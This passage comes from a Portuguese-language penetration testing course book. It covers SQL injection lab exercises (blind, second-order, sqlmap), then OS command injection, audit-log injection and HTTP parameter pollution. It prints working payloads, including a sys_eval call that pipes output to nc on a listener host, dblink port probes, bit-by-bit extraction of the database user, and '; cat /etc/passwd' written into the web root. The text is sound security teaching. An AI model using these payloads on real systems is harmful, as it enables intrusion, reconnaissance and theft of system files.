~$ nc -l 10000
```

2. Injete o seguinte valor na aplicação de busca de artigos:

```
‘;select sys_eval(‘echo “Teste” | nc 192.168.213.10 10000’)--
```

3. Retorne ao terminal e veja o que aconteceu.
4. Para descobrir o endereço de rede do servidor, injete o seguinte valor na aplicação de busca de artigos:

```
‘;select replace(sys_eval(‘ifconfig’),‘\n’,‘
’)--
```

5. Encerre a janela de terminal.

## Varredura de redes

Neste exercício, o aluno entenderá como realizar varredura da rede interna por meio de injeção de SQL.

6. Injete o seguinte valor na aplicação de busca de artigos, para recuperar o endereço IP dos servidores de aplicação e de banco de dados:

```
‘ and 1=2 union select 1,host(inet_server_addr()),
host(inet_client_addr())--
```

O que indica o resultado devolvido pela aplicação?

---

7. Digite o valor abaixo no campo *Termos* e clique em *Buscar Artigos*, para verificar se a máquina 192.168.213.10 está ativa e responsiva:

```
' ;select replace(sys_eval('ping -c 4 192.168.213.10'),'\\n','
')--
```

8. Digite o valor abaixo no campo *Termos* e clique em *Buscar Artigos*, para verificar se o serviço SSH está sendo executado na máquina 192.168.213.10:

```
' ; select 1,null,dblink_connect('host=192.168.213.10 port=22 ←
connect_timeout=50)--
```

A mensagem de erro exibida significa que o serviço está ativo?

---

9. Injete o seguinte valor na aplicação de busca de artigos, para verificar se o Telnet está ativo na máquina 192.168.213.10:

```
' ; select 1,null,dblink_connect('host=192.168.213.10 port=23 ←
connect_timeout=50)--
```

O que é possível concluir sobre o serviço Telnet na máquina especificada?

## Partição e balanceamento

Como vimos, a técnica de partição e balanceamento é importante, pois facilita o processo de injeção de SQL em qualquer tipo de comando e na parte em que ocorre a vulnerabilidade. Nesse contexto, o roteiro abaixo ilustra como aplicar esse método.

1. Na aplicação de consulta de artigos, digite *Advanced* no campo *Termos* e clique em *Buscar Artigos*.
  2. Repita o processo com o texto *Ad' || 'vanced*. Houve mudança no resultado?
- 

3. Injete agora o seguinte vetor:

```
Ad' || cast((select '') as char) || 'vanced
```

Observe que o SELECT acima pode ser substituído por outros, como o abaixo mostrado:

```
Ad' || (select pg_sleep(5)) || 'vanced
```

O que faz essa injeção?

---

4. Encerre a janela do Firefox.

## Injeção de SQL às cegas

Neste exercício, o aluno aplicará a técnica de injeção de SQL às cegas, manualmente e com auxílio da ferramenta sqlmap.

### Parte I – Processo manual

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://pgsqlbi.esr.rnp.br/>.
3. Preencha o campo *Autor* com o valor abaixo e clique em *Contar artigos* para verificar se o SGBD empregado é o MySQL:

```
a' '
```

4. Preencha o campo *Autor* com o valor abaixo e clique em *Contar artigos* para verificar se o SGBD empregado é o Oracle:

```
a' || bitand(1,1) || '
```

5. Preencha o campo *Autor* com o valor abaixo e clique em *Contar artigos* para verificar se o SGBD empregado é o PostgreSQL:

```
a' || pg_sleep(5) || '
```

6. Preencha o campo *Autor* com uma aspa simples e clique em *Contar artigos*. A mensagem de erro fornece informações relevantes?

- 
7. Digite "a" no campo *Autor* e clique em *Contar artigos*. Quantos artigos são encontrados?

- 
8. Digite "abc" no campo *Autor* e clique em *Contar artigos*. Quantos artigos são encontrados?

- 
9. Forneça "a' and 1=1--" para o campo *Autor* e clique em *Contar artigos*. Quantos artigos são encontrados? Por que este resultado foi obtido?

- 
10. Submeta agora o vetor "a%' and 1=1--". Quantos artigos são encontrados?

- 
11. A partir dos resultados obtidos, é possível concluir que a submissão de um vetor, como o abaixo, encontrará três artigos, se e somente se, a <pergunta booleana> for verdadeira:

```
a%' and <pergunta booleana>--
```

12. Com base no que foi levantado, descubra o nome da conta que é utilizada pela aplicação para conectar-se ao banco de dados, por meio da técnica bit-a-bit. O seguinte vetor pode ser injetado para descobrir o valor do bit 7:

```
a%' and ascii(substr(user,1,1))&128=128--
```

13. Descubra o valor do bit 6:

```
a%' and ascii(substr(user,1,1))&64=64--
```



14. Repita o processo para o bit 5:

```
a%' and ascii(substr(user,1,1))&32=32--
```

15. Idem para o bit 4:

```
a%' and ascii(substr(user,1,1))&16=16--
```

16. Idem para o bit 3:

```
a%' and ascii(substr(user,1,1))&8=8--
```

17. Idem para o bit 2:

```
a%' and ascii(substr(user,1,1))&4=4--
```

18. Idem para o bit 1:

```
a%' and ascii(substr(user,1,1))&2=2--
```

19. E, finalmente, o bit 0 é testado:

```
a%' and ascii(substr(user,1,1))&1=1--
```

20. Isso resulta na cadeia de bits 01110000, que é 112 em decimal e o código ASCII da letra p.

21. O processo pode continuar para cada uma das letras, porém, prossiga com o roteiro baseado no sqlmap após encerrar o Firefox.

## Parte II – Processo automatizado

22. Abra uma janela de terminal.

23. Para executar o sqlmap contra o mesmo formulário, digite o seguinte comando:

```
$ sqlmap.py -u pgsqldb.esr.rnp.br --current-user --current-db --form
```

24. Pressione *Enter* para a pergunta *Do you want to test this form? [Y/n/q]*.

25. Pressione *Enter* para a mensagem *Edit POST data [default: autor=&Submit1= Contar%20 artigos] (Warning: blank fields detected):*.

26. Digite “n” e pressione *Enter* para a pergunta *Do you want to fill blank fields with random values? [Y/n]*.

27. Pressione *Enter* para a pergunta *POST parameter 'autor' is vulnerable. Do you want to keep testing the others? [y/N]*.

28. Pressione *Enter* para a pergunta *Do you want to exploit this SQL injection? [Y/n]*.

29. Encerre a janela de terminal.

## Injeção de SQL de segunda ordem

Este último exercício explora a injeção de SQL de segunda ordem em uma aplicação que permite que o usuário crie a própria conta.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.

2. Acesse <http://2ndsql.esr.rnp.br/>

3. Tente se autenticar com as credenciais admin/admin. O que implica a mensagem de erro exibida?

---

4. Clique em *Novo usuário*.
5. Preencha os campos do formulário, informando o identificador de usuário "admin'--" e a senha que desejar.
6. Clique em *Registrar*. Note que nenhum erro ocorre, o que indica que a aplicação duplica as aspas da entrada ou não utiliza concatenação para construir a consulta.
7. Autentique-se com a conta criada. Com que nome de usuário a saudação é realizada?

---

8. Clique em *Alterar senha*.
9. Forneça, como nova senha, a palavra *admin*.
10. Clique em *Alterar senha*.
11. Repita o passo 3 e observe o que acontece.
12. Encerre o Firefox.
13. Explique como o ataque funciona.

---

---

---

# Bibliografia 6

- ANLEY, Chris. *Advanced SQL Injection in SQL Server Applications*. NGSSoftware Insight Security Research (NISR) Publication, Next Generation Security Software Ltd, 2002a.
- ANLEY, Chris *et al.* *Advanced SQL Injection*. NGSSoftware Insight Security Research (NISR) Publication, Next Generation Security Software Ltd, 2002b.
- ANLEY, Chris. *Hackproofing MySQL*. NGSSoftware Insight Security Research (NISR) Publication, Next Generation Security Software Ltd, 2004.
- CLARKE, Justin. *SQL Injection Attacks and Defense*. Syngress, 2009.
- DOUPÉ, Adam; COVA, Marco e VIGNA, Giovanni. Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners. In: Proceedings of Detection of Intrusions and Malware, and Vulnerability Assessment, 7th International Conference, DIMVA 2010. Lecture Notes in Computer Science 6201, Springer, 2010.
- GUIMARÃES, Bernardo Damele Assumpção. *Advanced SQL Injection to operating system full control*. Black Hat Europe Briefings, 2009.
- GUIMARÃES, Bernardo Damele Assumpção e STAMPAR, Miroslav. SQL map user's manual – version 0.9. Manual, 2011.
- HALFOND, Willian G. J.; VIEGAS, Jeremy e ORSO, Alessandro. A Classification of SQL Injection Attacks and Countermeasures. In: Proceedings of the International Symposium on Secure Software Engineering, 2006.
- HOWARD, Michael; LEBLANC, David e VIEGA, John. *19 Deadly Sins of Software Security - Programming Flaws and How to Fix Them*. McGraw-Hill/Osborne, 2005.
- KOST, Stephen. *An Introduction to SQL Injection Attacks for Oracle Developers*. Integrity Corporation, 2004.
- LEIDECKER, Nico. *Having Fun With PostgreSQL*. Portcullis Computer Security Limited, 2007.
- LITCHFIELD, David. *Data-mining with SQL Injection and Inference*. NGSSoftware Insight Security Research (NISR) Publication, Next Generation Security Software Ltd, 2005.
- LITCHFIELD, David; ANLEY, Chris; HEASMAN, John e GRINDLAY, Bill. *The Database Hacker's Handbook: Defending Database Servers*. Wiley Publishing, Inc., 2005.
- LITCHFIELD, David. *The Oracle Hacker's Handbook - Hacking and Defending Oracle*. Wiley Publishing, Inc., 2007.
- MEUCCI, Matteo *et al.* *OWASP testing guide v3.0*. OWASP, 2008.
- SPETT, Kevin. *SQL Injection - Are your web applications vulnerable?*, SPI Dynamics, 2002.
- SPETT, Kevin. *Blind SQL Injection - Are your web applications vulnerable?*, SPI Dynamics, 2003.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.



# 7

## Ataques de injeção

### objetivos

Apresentar ataques de injeção menos conhecidos que o SQL e o XSS e as técnicas que podem ser empregadas para detectar se uma aplicação é vulnerável a eles.

Injeção de comandos de sistema operacional, injeção em trilhas de auditoria, poluição de parâmetros HTTP, injeção em filtros LDAP, injeção em filtros LDAP às cegas, injeção de comandos SMTP, injeção de XPath, injeção de XPath às cegas, inclusão de arquivos.

### conceitos

### Introdução

Ataques de injeção podem ocorrer quando comandos que devem ser processados por um interpretador utilizado pela aplicação são construídos, em tempo de execução, a partir da concatenação de valores fornecidos por usuários, sem as validações necessárias para detecção de entradas maliciosas. Aproveitando-se de tal cenário, um atacante pode alterar a semântica original do que deveria ser executado pelo interpretador, por meio da injeção de palavras-chave e de caracteres com sentido especial na linguagem empregada.



O cross-site scripting e a injeção de SQL, já abordados, respectivamente, nos Capítulos 5 e 6 deste livro, podem ser citados como dois exemplos deste tipo de exploração. Observe-se que, no primeiro caso, o interpretador alvo é o navegador web, que processa HTML, linguagens de scripts e afins, e, no segundo, é o sistema gerenciador de bancos de dados, que conversa em SQL, na grande maioria das vezes.

A extensão do dano causado por um ataque de injeção depende de diversos fatores, que incluem aspectos de configuração da própria aplicação, das plataformas subjacentes e da infraestrutura de rede que suporta o sistema.



Para exemplificar este fato, considerem-se, novamente, o ataque de injeção de SQL e os elementos que podem potencializar o resultado da exploração. Vimos que uma aplicação que acessa o SGBD com conta administrativa permite que qualquer comando SQL seja executado; que se a conta do sistema operacional, usada para executar o SGBD, também é privilegiada, a plataforma pode ser comprometida; e, se a segmentação e controle de acesso da rede são inadequados, outros ativos podem ser atacados, por meio da injeção. Como é possível observar, portanto, fraquezas acessórias como essas são tão críticas como as que permitem o ataque de injeção, e, assim, devem ser identificadas em um teste de invasão.

Embora os tipos de ataques de injeção mais comuns sejam, de fato, o XSS e a injeção de SQL, existem diversas outras variantes, igualmente perigosas e focadas em outras tecnologias, que, muitas vezes, são ignoradas em um teste de invasão. Em situações assim, obtém-se um resultado incompleto e, por consequência, a aplicação pode tornar-se alvo de ataques, se ela contiver tais fraquezas. O propósito do presente capítulo, então, é apresentar a grande gama de ataques de injeção conhecidos, bem como as diversas técnicas que podem ser utilizadas para encontrar as vulnerabilidades associadas a eles. Desse modo, são consideradas as injeções: de comandos de sistema operacional, em trilhas de auditoria, em filtros LDAP, em filtros LDAP às cegas, de comandos **SMTP**, de cabeçalhos de e-mail, de XPath, de XPath às cegas, além da poluição de parâmetros HTTP e inclusão de arquivos.

#### SMTP

Simple Mail Transfer Protocol Protocolo utilizado para a transmissão de correio eletrônico na internet, definido pela RFC 821.

## Exercício de nivelamento 1

### Ataques de injeção

Por que ataques de injeção ocorrem?

---

---

---

---

Você conhece outros ataques de injeção, além do SQL e XSS?

---

---

---

---

## Injeção de comandos de sistema operacional

Muitas vezes, uma aplicação necessita de serviços fornecidos pelo sistema operacional e, embora os arcabouços modernos de desenvolvimento possuam APIs específicas para acesso seguro a tais serviços, não são raros os casos em que funções genéricas de interação com o sistema são utilizadas (Stuttard e Pinto, 2007). Isso acontece porque é mais fácil memorizar uma única função, como *shell\_exec()* em PHP, por exemplo, a qual pode ser usada para executar qualquer programa do ambiente, do que diversas outras que só podem ser empregadas para fins específicos.



Para ilustrar esta situação, considere-se uma aplicação em PHP que tem por objetivo exibir o endereço IP de um nome de domínio fornecido pelo usuário. O método correto e seguro de implementar esta funcionalidade consiste no uso da função *gethostbyname()*, conforme exemplo abaixo, que não permite fazer nada além da tradução de endereços:

```
$nome_de_dominio=$_POST['dominio'];

$endereco_ip = gethostbyname($nome_de_dominio);
```

Para isso, o programador teria de conhecer a API ou pesquisar sobre a existência dela na documentação do PHP. Infelizmente, a solução que tende a ser adotada, e que permite o ataque de injeção de comandos de sistema operacional, emprega uma construção similar à seguinte:

```
$nome_de_dominio=$_POST['dominio'];

$endereco_ip = shell_exec('nslookup '.$nome_de_dominio);
```



Quando um parâmetro, presente na requisição, é concatenado diretamente ao nome do comando que deve ser executado pelo sistema operacional, um usuário malicioso pode aproveitar-se da situação, para injetar comandos adicionais.

Note-se que, no código acima, o parâmetro “domínio”, presente na requisição, é concatenado diretamente ao nome do comando que deve ser executado pelo sistema operacional. Caso um valor legítimo, como `www.esr.rnp.br`, seja fornecido pelo usuário, a aplicação segue seu curso normal e exibe o resultado, conforme ilustrado na Figura 7.1.




**Figura 7.1**  
Resultado da tradução de nome de domínio para endereço IP.

Um usuário malicioso, por outro lado, pode aproveitar-se de que é capaz de controlar o valor submetido à aplicação e fornecer a entrada a seguir:

```
www.esr.rnp.br; cat /etc/passwd
```

Isso faz com que o texto abaixo seja passado ao sistema operacional, para processamento, o que resulta na execução do `nslookup` e do `cat`, conforme pode ser observado na Figura 7.2.

```
nslookup www.esr.rnp.br; cat /etc/passwd
```



**Figura 7.2**  
Resultado da injeção de comando de sistema operacional.

É importante observar que o sucesso do ataque acima depende do uso do caractere especial “;”, o qual, em ambientes Linux, permite empilhar diversos comandos. Consequentemente, caso a aplicação filtre este caractere, outra estratégia deve ser empregada, e, assim, é fundamental conhecer métodos alternativos para submeter múltiplos comandos simultâneos ao sistema operacional. A Figura 7.3 ilustra técnicas que podem ser utilizadas, quando o servidor é baseado em Windows ou Linux.




Caractere(s)	Significado	Windows	Linux
cmd1; cmd2	Separa múltiplos comandos em uma mesma linha.		—
cmd1   cmd2	Direciona a saída do primeiro comando (cmd1) para o segundo (cmd2).	X	—
cmd1 & cmd2	Executa cmd1 e, depois, cmd2. Embora em Linux, seja usado após um comando, para executá-lo em segundo plano, também atende ao propósito de submeter outro comando.	X	—
cmd1 && cmd2	Executa cmd2, após cmd1, somente se este retornar sem erro.	X	—
cmd1    cmd2	Executa cmd2, após cmd1, somente quando este retornar com erro.	X	—

**Figura 7.3**  
Caractere(s) especial(is) que permite(m) submeter múltiplos comandos ao sistema operacional simultaneamente.

Outro aspecto que deve ser notado, em relação ao último exemplo, é que a saída do comando injetado é exibida na tela, junto com o resultado do comando original. Este, porém, nem sempre é o cenário encontrado na prática, e, nesses casos, a saída deve ser direcionada para um arquivo em alguma pasta que possa ser acessada remotamente. Um forte candidato, neste sentido, é a própria árvore de diretórios da aplicação web, e o caractere especial que possibilita enviar o resultado da execução de um comando para um arquivo é o ">". Para exemplificar, considere-se que o diretório raiz da aplicação se encontra em "/var/www/html/site". O ataque pode ser efetuado, empregando-se o seguinte valor de entrada:

```
www.esr.rnp.br; cat /etc/passwd > /var/www/html/site/passwd
```

Em seguida, basta acessar o arquivo gerado, utilizando um navegador web, conforme ilustrado na Figura 7.4.



**Figura 7.4**  
Acesso ao arquivo passwd gerado por um ataque de injeção de comandos.

Elaborando um pouco mais o cenário, considere-se que o resultado do comando injetado não é exibido e nem se sabe o diretório em que a aplicação está instalada. Neste caso, um modo de testar se ela é vulnerável ao ataque consiste em se aplicar uma das técnicas empregadas em ataques de injeção de SQL às cegas, que se baseia na tentativa de introdução de uma pausa na execução do sistema (Stuttard e Pinto, 2007). Isto pode ser obtido, por exemplo, por meio do comando *ping*, empregado da seguinte maneira:



```
argumento & ping -c 30 localhost
```

O qual causará um atraso somente se a aplicação apresentar a vulnerabilidade. Com base nesse método, é possível traçar o seguinte roteiro geral de testes:

1. Para cada item de entrada identificado na fase de mapeamento, que aparente ser passado como argumento para um comando do sistema operacional:

- 1.1. Forneça o valor abaixo:

```
valor & ping -c 30 <nome de domínio válido>
```

- 1.2. Se uma pausa de cerca de 30 segundos ocorrer, a aplicação é vulnerável.
  - 1.3. Caso não ocorra, repita o Passo 1.1, utilizando outros caracteres para submissão de múltiplos comandos.

## Injeção em trilhas de auditoria

Trilhas de auditoria são constituídas de registros que descrevem as atividades realizadas em um ambiente, independente de sucesso ou falha.



Um mecanismo desse tipo deve registrar diversos eventos, tais como: operações administrativas, tentativas de conexão ao sistema, encerramento de sessões, ativação ou desativação do próprio módulo de auditoria e operações críticas, dentre outros. A lista completa de eventos a ser contemplada, normalmente, resulta de uma análise de riscos do ambiente, de normas e padrões de segurança da informação e de leis. Ademais, para que o mecanismo seja eficaz, cada registro deve indicar, em relação ao evento, pelo menos data e hora de ocorrência, a identidade do usuário envolvido, a ação realizada, se a operação foi bem-sucedida ou não e o endereço de rede originário do evento.

Os principais propósitos para o uso deste mecanismo de segurança, segundo Grzelak (2007), podem ser sumarizados em três categorias:



- **Depuração de programas** – usado no início do ciclo de desenvolvimento do software, para auxiliar na detecção de erros de lógica e consequente melhoria do produto. Muitas vezes, esta funcionalidade acaba sendo transportada para o ambiente de produção, embora isto seja uma má prática de segurança.
- **Detecção de comportamento anômalo ou malicioso** – uma vez implantada a aplicação, em ambiente de produção, a partir dos eventos registrados, é possível detectar comportamento inesperado do sistema ou atividade maliciosa de usuários, que viola a política de segurança vigente.
- **Evidência em processos forenses** – trilhas de auditoria são fundamentais, do ponto de vista legal, para imputar a indivíduos específicos responsabilidade sobre ações realizadas.

Ataques de injeção em trilhas de auditoria, tratados nesta seção, permitem inserir registros fraudulentos de eventos, quando elas são armazenadas especificamente em arquivos de texto puro. Note-se que o resultado da exploração viola a integridade do arquivo como um todo, afetando diretamente os dois últimos objetivos acima mencionados.

No caso do primeiro, o principal requisito de segurança da informação a ser atendido é o sigilo das trilhas, o que torna o ataque pouco apropriado para aquele escopo. Para isso, outras técnicas devem ser usadas, visando o comprometimento da plataforma ou a injeção de comandos de sistema operacional.

Para entender a vulnerabilidade e como ela pode ser explorada, considere-se uma aplicação que registra em um arquivo de trilha de auditoria as tentativas válidas e inválidas de autenticação, conforme ilustrado na Figura 7.5.

```
[root@seg9 logi]# cat logfile
[07/04/2012 - 10:14:22] Conta esr se conectou com sucesso.
[07/04/2012 - 10:14:27] Tentativa de conexão com a conta es.
[07/04/2012 - 10:14:35] Tentativa de conexão com a conta adm.
```

**Figura 7.5**  
Exemplo de arquivo de trilha de auditoria.

Sejam os seguintes trechos de código os responsáveis pela população do arquivo:

```
$userid=$_POST['userid'];
...
fwrite($res, $date."Conta ".$userid." se conectou com sucesso.\n");
...
fwrite($res, $date."Tentativa de conexão com a conta
".$userid."\n");
```

Observe-se que o valor da variável “\$userid” é obtido a partir de um parâmetro da requisição e diretamente concatenado à mensagem a ser gravada, sem nenhum tratamento. Se um usuário malicioso desejar inserir um registro fraudulento no arquivo de trilhas, ele deve fornecer um caractere de final de linha, como parte do parâmetro, seguido do texto que quer injetar:

```
esr.%0a[07/04/2012 - 10:14:40] Conta admin se conectou com sucesso
```

Isso faz com que o segundo “fwrite()” seja usado e o texto malicioso, inserido no final da mensagem. A sequência “%0a” corresponde à codificação URL do caractere de final de linha, o qual, quando gravado, finaliza o registro atual e inicia o próximo, cujo conteúdo, no exemplo, consiste no restante do identificador de usuário digitado pelo atacante. O resultado final pode ser observado na Figura 7.6, que destaca em negrito o texto injetado.

```
[07/04/2012 - 10:14:22] Conta esr se conectou com sucesso.
[07/04/2012 - 10:14:27] Tentativa de conexão com a conta es.
[07/04/2012 - 10:14:35] Tentativa de conexão com a conta adm.
[07/04/2012 - 10:14:21] Tentativa de conexão com a conta esr.
[07/04/2012 - 10:14:22] Conta admin se conectou com sucesso.
```

**Figura 7.6**  
Resultado da injeção de um registro de trilha de auditoria.

Um ponto importante que deve ser ressaltado, para o sucesso do ataque, é que o caractere de final de linha deve ser inserido, codificado, por meio de um proxy de interceptação, porque, a partir da tela da aplicação, só é possível fornecer caracteres imprimíveis. A digitação do valor “%0a” ou “\n” é entendida pelo navegador web como uma sequência de múltiplos caracteres, dos quais “%” e “\” passam por codificação URL, antes de serem enviados.

Algumas implementações de sistemas de trilhas de auditoria tentam evitar a adulteração e inserção de registros, adicionando um campo que contém o hash criptográfico de cada entrada do arquivo. Esta solução é completamente insegura, pois a geração de hash não depende de nenhuma informação sigilosa, e, logo, pode ser reproduzida pelo atacante e injetada junto com a entrada maliciosa. Dada esta justificativa, fica fácil perceber que uma abordagem correta deve, em vez de funções de hash criptográfica, empregar algoritmos de assinatura digital ou códigos de autenticação de mensagens.

Verificar se uma aplicação é vulnerável à injeção em trilhas de auditoria é uma tarefa difícil, quando o teste realizado é do tipo caixa-preta. Isso acontece porque nesses casos não é possível ver o formato dos registros de auditoria e nem o resultado da injeção, salvo se, por problemas na configuração das plataformas subjacentes, for possível acessar o arquivo no qual os eventos são gravados. Desse modo, recomenda-se que, para esta fraqueza, os testes sejam suportados por informações adicionais, como formato do arquivo e código-fonte, por exemplo.

## Poluição de parâmetros HTTP

O ataque de poluição de parâmetros HTTP (HPP) foi introduzido em 2009 por Luca Carettoni e Stefano di Paola, no OWASP EU09, realizado na Polônia.

Basicamente, afeta aplicações que usam valores de parâmetros HTTP, para construir, dinamicamente, links para recursos, sem verificar se aqueles pertencem ao domínio esperado. Embora pouca atenção seja dada a esta técnica, ela é bastante poderosa e pode afetar o código da aplicação tanto no lado do cliente como do servidor.

Alguns cenários de uso possíveis incluem a quebra de tokens anti-CSRF, contorno de firewalls de aplicação e alteração de parâmetros de requisição, supostamente, fora do controle do usuário.

Antes de prosseguir com a explicação do problema em si, é importante discutir o que ocorre em aplicações web, quando são submetidas múltiplas instâncias de um mesmo parâmetro HTTP. Note-se que tal situação é comum em formulários que utilizam um conjunto de check-boxes, que compartilham o mesmo nome.

Nestes casos, como a repetição é esperada, os desenvolvedores normalmente utilizam as funções adequadas para tratamento de múltiplos valores. Porém, quando o comportamento normal é que o parâmetro apareça uma única vez, a tendência é que sejam usadas funções que assumam esta premissa como verdadeira.

Quando isso acontece, o valor que é devolvido à aplicação depende da tecnologia web adotada, conforme se observa na Figura 7.7, extraída de (Balduzzi, 2011).

Tecnologia/Servidor	Método/Função	Precedência
ASP/IIS	Request.QueryString("par")	Todas as ocorrências, delimitadas por vírgula.
PHP/Apache	\$_GET["par"]	Última ocorrência.
JSP/Tomcat	Request.getParameter("par")	Primeira ocorrência.
Perl (CGI)/Apache	Param("par")	Primeira ocorrência.
Python/Apache	getValue("par")	Todas as ocorrências, em uma lista.

**Figura 7.7**  
Precedência adotada na presença de múltiplos parâmetros com o mesmo nome.

Uma pequena variação do cenário acima, mas que possui o mesmo efeito, consiste na submissão de parâmetros com mesmo nome no corpo da requisição e na URL simultaneamente. O valor que é considerado depende, novamente, das tecnologias que são empregadas pela aplicação. Por exemplo, quando JSP é usado em conjunto com Tomcat, o valor da URL é devolvido, e, para PHP com Apache, retorna-se o argumento contido no corpo da requisição. Note-se que, de modo a evitar problemas, uma boa prática que deve ser seguida, neste contexto, é sempre buscar o valor no canal específico esperado (Balduzzi, 2011).


Agora que os fundamentos necessários foram cobertos, considere-se uma aplicação escrita em PHP, que permite que o usuário participe de uma enquete, depois de fornecido o número dela (vide Figura 7.8). Quando isso ocorre, a seguinte requisição é realizada pelo navegador web:

```
http://hnp.esr.rnp.br:80/build_poll.php?numero=123456&Submit1=Prosseguir
```

E uma ficha para votação é exibida ao usuário, contendo um link para cada uma das opções possíveis, como se observa na Figura 7.9.



**Figura 7.8**  
Aplicação para participar de enquete.



**Figura 7.9**  
Ficha de votação.

O código que constrói a ficha de votação obtém o número da enquete a partir do parâmetro “numero” e o utiliza na construção dinâmica de cada link, sem validação do valor fornecido:

```
$numero=$_REQUEST['numero'];
...
echo('<a href="http://hnp.esr.rnp.br/post_vote.php?id=1&poll_id=' .
 $numero.'">XSS
');
...

```

Quando um número legítimo é fornecido, um elemento semelhante ao abaixo é inserido na página HTML:

```
XSS


```

O que acontece, porém, se o usuário é induzido a acessar um link para a URL abaixo?

```
http://hpp.esr.rnp.br/build_poll.php?numero=123456%26id%3d3
```

Observe-se que o valor do parâmetro “numero” usa codificação URL e corresponde ao texto “numero=123456&id=3”. Quando a aplicação o utiliza para gerar os links da cédula de votação, os seguintes elementos são criados:

```

 XSS

 Injeção de SQL

 CSRF
```

Neste cenário, o script “post\_vote.php”, ao extrair o parâmetro “id”, por meio da construção “\$\_GET[‘id’]”, devido às regras de precedência de PHP, obterá sempre o valor “3”.

Em decorrência disso, independente da opção escolhida, o voto sempre será depositado para o ataque CSRF, correspondente ao identificador injetado.

Valendo-se das regras de precedência, um desenvolvedor ingênuo pode tentar mitigar o problema, colocando o parâmetro “id” ao final da query string, por meio da seguinte alteração no código:

```
echo(‘<a href="http://hpp.esr.rnp.br/post_vote.php?poll_id=’.
 $numero.’&id=1">XSS
’);
```

Com esta melhoria, de fato, o ataque executado anteriormente deixa de funcionar. Entretanto, um usuário malicioso pode empregar o caractere “#”, para impedir que o parâmetro inserido no final da query string seja enviado durante a requisição. Para isso, a URL do link que a vítima precisa clicar deve ser alterada para o seguinte valor:

```
http://hpp.esr.rnp.br/build_poll2.php?numero=123456%26id%3d3%23
```

Ao gerar a cédula com o novo código e o parâmetro ajustado, os elementos a seguir são criados:

```

 XSS

 Injeção de SQL

 CSRF
```

Desse modo, ao selecionar uma opção, somente o parâmetro fixado pela poluição é enviado ao servidor, para processamento, em detrimento do valor original. Consequentemente, o resultado da enquete pode ser manipulado, caso a maioria dos participantes acesse a aplicação, por meio de uma página maliciosa, que efetue o ataque.

Para verificar se uma aplicação é vulnerável à poluição de parâmetros HTTP, os seguintes passos podem ser executados:

1. Determine a precedência de parâmetros HTTP utilizados pelas tecnologias web empregadas.
  - 1.1. Escolha um parâmetro de requisição identificado na fase de mapeamento, que é exibido na resposta da aplicação.
  - 1.2. Submeta uma requisição com o parâmetro duplicado, mas com um valor diferente.
  - 1.3. Veja qual dos dois valores é exibido, para determinar a precedência.
2. Verifique se parâmetros definidos no corpo da requisição ou em cookies possuem precedência menor que os de URLs.
